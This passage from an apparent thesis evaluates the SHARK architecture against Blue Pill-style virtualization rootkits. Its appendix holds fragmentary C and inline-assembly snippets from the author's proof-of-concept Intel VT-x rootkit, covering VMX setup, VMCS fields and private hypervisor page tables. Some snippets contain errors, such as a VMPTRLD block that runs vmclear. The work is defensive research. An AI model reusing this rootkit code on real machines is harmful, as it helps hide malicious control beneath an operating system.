

Figure 17: Private Page Table Setup

the CR3 register with the pointer to the page tables belonging to the corresponding process. At this stage, the *VMM* intercepts and tries to execute its code in order to emulate the intercepted instruction (i.e., MOV to CR3). On a VM exit, the CR3 register of the processor is loaded with the HOST_CR3 field of the VMCS data structure. Since, the TLB is flushed on a VM exit, the processor needs to do a page walk in hardware to find out the correct physical address mapping of the *VMM*. At this point, the HPID register in SHARK Security Manager contains the HPID of the process which was intercepted. Since the *VMM's* context does not contain a PID, it fails to reveal its identity to the SHARK Security Manager, although its page table entries are encrypted initally during its creation. This results in a wrong decryption

of the Valid-bit array in the first-level page table, as illustrated in Figure 18, leading to a page fault and finally a system crash.

Since the code size of Blue Pill is around sixteen pages [25], it will need just one entry in the first-level page table (i.e., PDE). There is a great chance that the incorrect decryption of the Valid-bit array will still result in correct valid bit corresponding to the PDE and the page walk can reach the last-level page table. The attack will still fail as it cannot go through two levels of authentication (i.e., decryption of Valid-bit array and PTEs) at the last level page table.



Figure 18: Failure of Blue Pill-like attack

The failure of a Blue Pill-like attack on SHARK demonstrates the strength of SHARK in combating Virtual Machine rookit exploits. Hence, even though a rootkit might use different strategies to hide its VMM memory pages, its VMM code can only be executed by registering its identity with the SHARK Security Manager. The same applies to the rootkit Subvirt. It can only execute its software context by registering itself with the SHARK Security Manager.



Figure 19: Virtual Machine *On-the-fly* launch using Intel-VT

CHAPTER VII

CONCLUSION

Virtualization is increasingly making inroads into daily server operations. The virtual environment offers many security benefits through isolation, but virtualization also introduces new vectors for malware. Virtual Machine based rootkits are highly detrimental in nature as they operate in a control layer below the operating system, with highest privileges. Protecting the OS against such attacks is a critical issue and calls for an effective solution.

A proof-of-concept HVM rootkit was implemented using Intel-VT technology and successfully installed on Linux OS running on top of BOCHS emulator. The rootkit was given the capability to intercept sensitive guest instructions and emulate them at the Virtual Machine Monitor layer. Later the same rootkit was installed on SHARK infrastructure to test SHARK's effectiveness. SHARK succeeded in preventing subversion as it did not authenticate the execution of the rootkit's stealth hypervisor context as the hypervisor could not reveal its identity to the security manager.

In conclusion, a SHARK like architecture can protect the system from attacks by rootkits which exploit hardware virtual machine technology to stealthily control the operating system.

APPENDIX A

ROOTKIT VT-X CODE SNIPPETS

A.1 Allocating VMXON and VMCS Memory Regions

```
// MSR IA32_VMX_BASIC determines the size of VMCS and VMXON region

pVMCSRegion =(int *) kmalloc(4096, GFP_KERNEL| __GFP_COLD );//VMCS region size = 4KB
memset( pVMCSRegion,0, 4096 );//Clear the region
PhysicalVMCSRegionPtr = __pa( pVMCSRegion );//Obtain the physical address

pVMXONRegion =(int *) kmalloc(4096,GFP_KERNEL| __GFP_COLD);//VMXON region size = 4KB
memset(pVMXONRegion,0,4096 );//Clear the region
PhysicalVMXONRegionPtr = __pa( pVMXONRegion );//Obtain the physical address
```

A.2 VMX Instruction Usage

```
//VMXON

asm volatile(" push $0x0 \n);
asm volatile(" push PhysicalVMXONRegionPtr \n");
asm volatile(" vmxon %esp \n"); //Operand should be 64 bit physical address
asm volatile(" pushf \n");
asm volatile(" pop eFlags \n");

 if( eFlags.CF )
 {
   printk(KERN_INFO "ERROR : VMXON operation failed \n");
   return ;
 }

//VMCLEAR

asm volatile(" push $0x0 \n");
asm volatile(" push PhysicalVMCSRegionPtr \n");
asm volatile(" vmclear %esp \n"); //Operand should be 64 bit physical address
asm volatile(" pushf \n");
asm volatile(" pop eFlags \n");

 if( eFlags.CF || eFlags.ZF )
 {
   printk(KERN_INFO "ERROR : VMCLEAR operation failed \n");
   return ;
 }

//VMPTRLD
```

```
asm volatile(" push $0x0 \n");
asm volatile(" push PhysicalVMCSRegionPtr \n");
asm volatile(" vmclear %esp \n"); //Operand should be 64 bit physical address
asm volatile(" pushf \n");
asm volatile(" pop eFlags \n");

 if( eFlags.CF || eFlags.ZF )
 {
   printk(KERN_INFO "ERROR : VMPTRLD operation failed \n");
   return ;
 }
```

A.3 Private Page Table Setup

```
// Code shown for two level page table hierarchy

//Allocate Memory for Page Table (Leaf Node)
pT_virtual_address = kmalloc(4096, GFP_KERNEL| __GFP_COLD );
pT_physical_address = __pa(pT_virtual_address);

//Allocate Memory for Page Directory (Home Node)
pD_virtual_address = kmalloc(4096, GFP_KERNEL| __GFP_COLD );
pD_physical_address = __pa (pD_virtual_address);

hypervisor_virtual_address = hypervisor_exit_handling;

k_pgd = pgd_offset(current->mm,(unsigned long)hypervisor_virtual_address);
k_pmd = pmd_offset(k_pgd,(unsigned long)hypervisor_virtual_address);

// update PTEs
for(i=0;i<1024;i++)
{
  address_input_for_pte = (i << 12);
  k_pte = pte_offset_kernel(k_pmd ,(unsigned long)address_input_for_pte);
  hypervisor_physical_address  = (int) pte_val(*k_pte);
  ((int *)pT_virtual_address)[i] = ((int)hypervisor_physical_address);
}

//update PGDs
for(i=0;i<1024;i++)
{
  address_input_for_pgd = (i << 22) ;
  k_pgd = pgd_offset(current->mm,(unsigned long)address_input_for_pgd);
  ((int *)pD_virtual_address)[i] = (int) pgd_val(*k_pgd);
}

//change the PGD entry corresponding to Actual Hypervisor Address
pD_offset = (((int )hypervisor_virtual_address) >> 22) & 0x3FF ;
((int *)pD_virtual_address)[pD_offset] = ((int)pT_physical_address & 0xfffff000 ) | 0x067 ;

CR3_value = (int )pD_physical_address; // VMM CR3 (Private CR3)
HOST_EIP_Value = hypervisor_virtual_address; // VMM Instruction Pointer
```

A.4 VMCS Setup Framework

```
void WriteVMCS( void )
{
  asm volatile(" mov encoding,%eax \n");
  asm volatile(" vmwrite %ecx,%eax \n");
  return;
}

void ReadMSR( void )
{
  asm volatile(" mov msrEncoding , %ecx \n");
  asm volatile(" rdmsr \n");
  asm volatile(" mov %edx, msr_hi \n");
  asm volatile(" mov %eax, msr_lo \n");
  msr.Hi = msr_hi;
  msr.Lo = msr_lo;
}

//16-Bit Guest-State Fields

//Guest ES selector = 00000800H (VMCS Encoding)
  asm volatile(" mov %es,seg_selector \n");
  asm volatile(" pusha \n");
  encoding = 0x00000800;
  value = seg_selector;
  WriteVMCS();
  asm volatile(" popa \n");


//Guest CS selector = 00000802H (VMCS Encoding)
  asm volatile(" mov %cs,seg_selector \n");
  asm volatile(" pusha \n");
  encoding = 0x00000802;
  value = seg_selector;
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .   //More Fields
  .

//16-Bit Host-State Fields

//Host CS selector = 00000C02H (VMCS Encoding)
  asm volatile("mov %cs,seg_selector \n");
  seg_selector &= 0xF8;
  encoding = 0x00000C02;
  value = seg_selector;
  asm volatile ( "pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");

//Host SS selector = 00000C04H (VMCS Encoding)
  asm volatile("mov %ss,seg_selector \n");
  seg_selector &= 0xF8;
```

```
  encoding = 0x00000C04;
  value = seg_selector;
  asm volatile ( "pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .  //More Fields
  .

//32-Bit Guest-State Fields

//Guest CS limit = 00004802H (VMCS Encoding)
  asm volatile("mov %cs , seg_selector \n");
  temp32 = 0;
  temp32 = GetSegmentDescriptorLimit();
  temp32 = (temp32 << 12) + 0xfff ;
  value = temp32;
  encoding = 0x00004802;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile ("popa \n");

//Guest GDTR limit = 00004810H (VMCS Encoding)
  value = gdt_reg.Limit;
  encoding = 0x00004810;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .  //More Fields
  .
//CS Segment Access Rights = 00004816H (VMCS Encoding)
  asm volatile(" mov %cs , seg_selector \n");
  temp32 = seg_selector;
  temp32 >>= 3;
  temp32 *= 8;
  temp32 += (gdt_base + 5);
  asm volatile(" pusha \n");
  asm volatile(" mov temp32 , %eax \n");
  asm volatile(" mov (%eax),%ebx \n");
  asm volatile(" mov %ebx,temp32 \n");
  asm volatile(" popa \n");
  temp32 &= 0x0000F0FF;
  value = temp32;
  encoding = 0x00004816;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");

//DS Segment Access Rights = 0000481AH (VMCS Encoding)
  asm volatile(" mov %ds,seg_selector \n");
  temp32 = seg_selector;
  temp32 >>= 3;
  temp32 *= 8;
  temp32 += (gdt_base + 5);
```

```
  asm volatile(" pusha \n");
  asm volatile(" mov temp32 , %eax \n");
  asm volatile(" mov (%eax),%ebx \n");
  asm volatile(" mov %ebx,temp32 \n");
  asm volatile(" popa \n");
  temp32 &= 0x0000F0FF;
  value = temp32;
  encoding = 0x0000481A;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .  //More Fields
  .

//32-Bit Host-State Fields

//Host IA32_SYSENTER_CS = 00004C00H (VMCS Encoding)
  msrEncoding = 0x174;
  asm volatile ("pusha \n");
  ReadMSR();
  asm volatile ("popa \n");
  value = (u32_t)msr.Lo ;
  encoding = 0x00004C00;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .  //More Fields
  .

//64-Bit Guest-State Fields

//VMCS Link Pointer (full) = 00002800H (VMCS Encoding)
  temp32 = 0xFFFFFFFF;
  value = temp32;
  encoding = 0x00002800;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");


//VMCS link pointer (high) = 00002801H (VMCS Encoding)
  temp32 = 0xFFFFFFFF;
  value = temp32;
  encoding = 0x00002801;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .  //More Fields
  .

//32-Bit Control Fields
```

```
//Pin-based VM-execution controls = 00004000H (VMCS Encoding)
//IA32_VMX_PINBASED_CTLS MSR (index 481H)
  msrEncoding = 0x481;
  asm volatile (" pusha \n");
  ReadMSR();
  asm volatile (" popa \n");
  temp32 = 0;
  temp32 |= msr.Lo;
  temp32 &= msr.Hi;
  value = temp32;
  encoding = 0x00004000;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");

//Primary processor-based VM-execution controls  = 00004002H (VMCS Encoding)
//IA32_VMX_PROCBASED_CTLS MSR (index 482H)
  msrEncoding = 0x482;
  asm volatile (" pusha \n");
  ReadMSR();
  asm volatile (" popa \n");
  temp32 = 0;
  temp32 |= msr.Lo;
  temp32 &= msr.Hi;
  value = temp32;
  encoding = 0x00004002;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .  //More Fields
  .

//64-Bit Control Fields
//Everything initialized to zero

//Natural-Width Guest-State Fields

//Guest CR4 = 00006804H (VMCS Encoding)
  asm volatile(" push %eax \n");
  asm volatile(" mov cr4,%eax \n");
  asm volatile(" mov %eax,temp32 \n");
  asm volatile(" pop %eax \n");
  temp32 = temp32 | ( 1 << 13 );
  value = temp32;
  encoding = 0x06804;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");

//Guest ES base = 00006806H (VMCS Encoding)
  asm volatile(" mov %es,seg_selector \n");
  temp32 = 0;
  temp32 = GetSegmentDescriptorBase();
  value = temp32;
```

```
  encoding = 0x06806;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .  //More Fields
  .

//Natural-Width Host-State Fields

//Host CR0 = 00006C00H (VMCS Encoding)
  asm volatile(" push %eax \n");
  asm volatile(" mov %cr0 ,%eax \n");
  asm volatile(" mov %eax, temp32 \n");
  asm volatile(" pop %eax \n");
  temp32 =  temp32 | ( 1 << 5 );              // Set NE Bit
  value = temp32;
  encoding = 0x06C00;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");

//Host CR3 = 00006C02H (VMCS Encoding)
  #ifdef PRIVATE_PAGE_TABLES
  value = CR3_value;
  encoding = 0x06C02;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  #else
  asm volatile(" push %eax \n");
  asm volatile(" mov cr3,%eax \n");
  asm volatile(" mov %eax,temp32 \n");
  asm volatile(" pop %eax \n");
  value = temp32;
  encoding = 0x06C02;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .  // More Fields
//Host FS base = 00006C06H (VMCS Encoding)
  asm   volatile(" mov %fs ,seg_selector \n");
  temp32 = 0;
  temp32 = GetSegmentDescriptorBase();
  value = temp32;
  encoding = 0x06C06;
  asm volatile (" pusha \n");
  WriteVMCS();
  asm volatile (" popa \n");
  .
  .  // More Fields
  .
// Also setup GuestEIP, GuestStackPointer, HostStackPointer, and HostEIP fields
```

APPENDIX B

SCREENSHOTS

B.1 Sensitive Instruction Interception Example



Figure 20: MOV to CR3 interception by Rootkit VT-x *VMM*

REFERENCES

[1] "http://bluepillproject.org/." (date of last access: 01/05/2010).

[2] "http://sourceforge.net/projects/aide/." (date of last access: 01/05/2010).

[3] "http://www.amd.com/us/products/technologies/virtualization/Pages/amd-v.aspx." (date of last access: 01/05/2010).

[4] "http://www.intel.com/technology/virtualization/." (date of last access: 01/05/2010).

[5] "http://www.la-samhna.de/samhain/." (date of last access: 01/05/2010).

[6] "http://www.packetstormsecurity.org/UNIX/penetration/rootkits/." (date of last access: 01/05/2010).

[7] "http://www.rootkit.com." (date of last access: 01/05/2010).

[8] "http://www.tripwire.com." (date of last access: 01/05/2010).

[9] Adams, K., "http://x86vmm.blogspot.com/2007/07/bluepill-detection-in-two-easy-steps.html." (date of last access: 01/05/2010).

[10] Barbosa, E., "Blue pill detection," in *SyScan*, 2007.

[11] Bulygin, Y., "Chipset Based Approach To Detect Virtualization Malware," in *BlackHat Briefings USA, August*, 2008.

[12] Bulygin, Y., "CPU side-channels vs. virtualization rootkits: the good, the bad, or the ugly," in *toorcon, Seattle*, 2008.

[13] Butler, J. and Hoglund, G., "www.blackhat.com/presentations/bh-usa-04/bh-us-04-butler/bh-us-04-butler.pdf." (date of last access: 01/05/2010).

[14] Cogswell, B. and Russinovich, M., "http://technet.microsoft.com/en-us/sysinternals/bb897445.aspx." (date of last access: 01/05/2010).

[15] Dai Zovi, D., "Hardware Virtualization Rootkits," *BlackHat Briefings USA, August*, 2006.

[16] Father, H., "http://www.rootkit.com/board_project_fused.php?did=proj5." (date of last access: 01/05/2010).

[17] King, S. and Chen, P., "SubVirt: Implementing malware with virtual machines," in *2006 IEEE Symposium on Security and Privacy*, p. 14, 2006.

[18] Klien, T., "http://www.trapkit.de/research/vmm/scoopyng/index.html." (date of last access: 01/05/2010).

[19] Quist, D., Smith, V., and Computing, O., "Detecting the Presence of Virtual Machines Using the Local Data Table," *Offensive Computing-packetstormsecurity. org*.

[20] Rutkowska, J., "Detecting Windows Server Compromises," in *HivenCon Security Conference*, 2003.

[21] Rutkowska, J., "Red Pill... or how to detect VMM using (almost) one CPU instruction," *Retrieved from: http://www. invisiblethings. org/papers*, 2004.

[22] Rutkowska, J., "System virginity verifier," in *Hack In The Box Security Conference*, 2005.

[23] Rutkowska, J., "Introducing Stealth Malware Taxonomy," *COSEINC Advanced Malware Labs*, 2006.

[24] Rutkowska, J., "Subverting VistaTM Kernel For Fun And Profit," in *BlackHat Briefings USA, August*, 2006.

[25] Rutkowska, J. and Tereshkin, A., "IsGameOver() Anyone." https://www.blackhat.com/presentations/bh-usa-07/Rutkowska/Presentation/bh-usa-07-rutkowska.pdf.

[26] Silberman, P., "http://www.uninformed.org/?v=3&a=7&t=sumry." (date of last access: 01/05/2010).

[27] Sparks, S. and Butler, J., "Shadow Walker: Raising the bar for rootkit detection," *Black Hat Japan*, pp. 504–533, 2005.

[28] Vasisht, V. R. and Lee, H.-H. S., "SHARK: Architectural support for autonomic protection against stealth by rootkit exploits," in *Proceedings of the 2008 41st IEEE/ACM International Symposium on Microarchitecture*, pp. 106–116, IEEE Computer Society, 2008.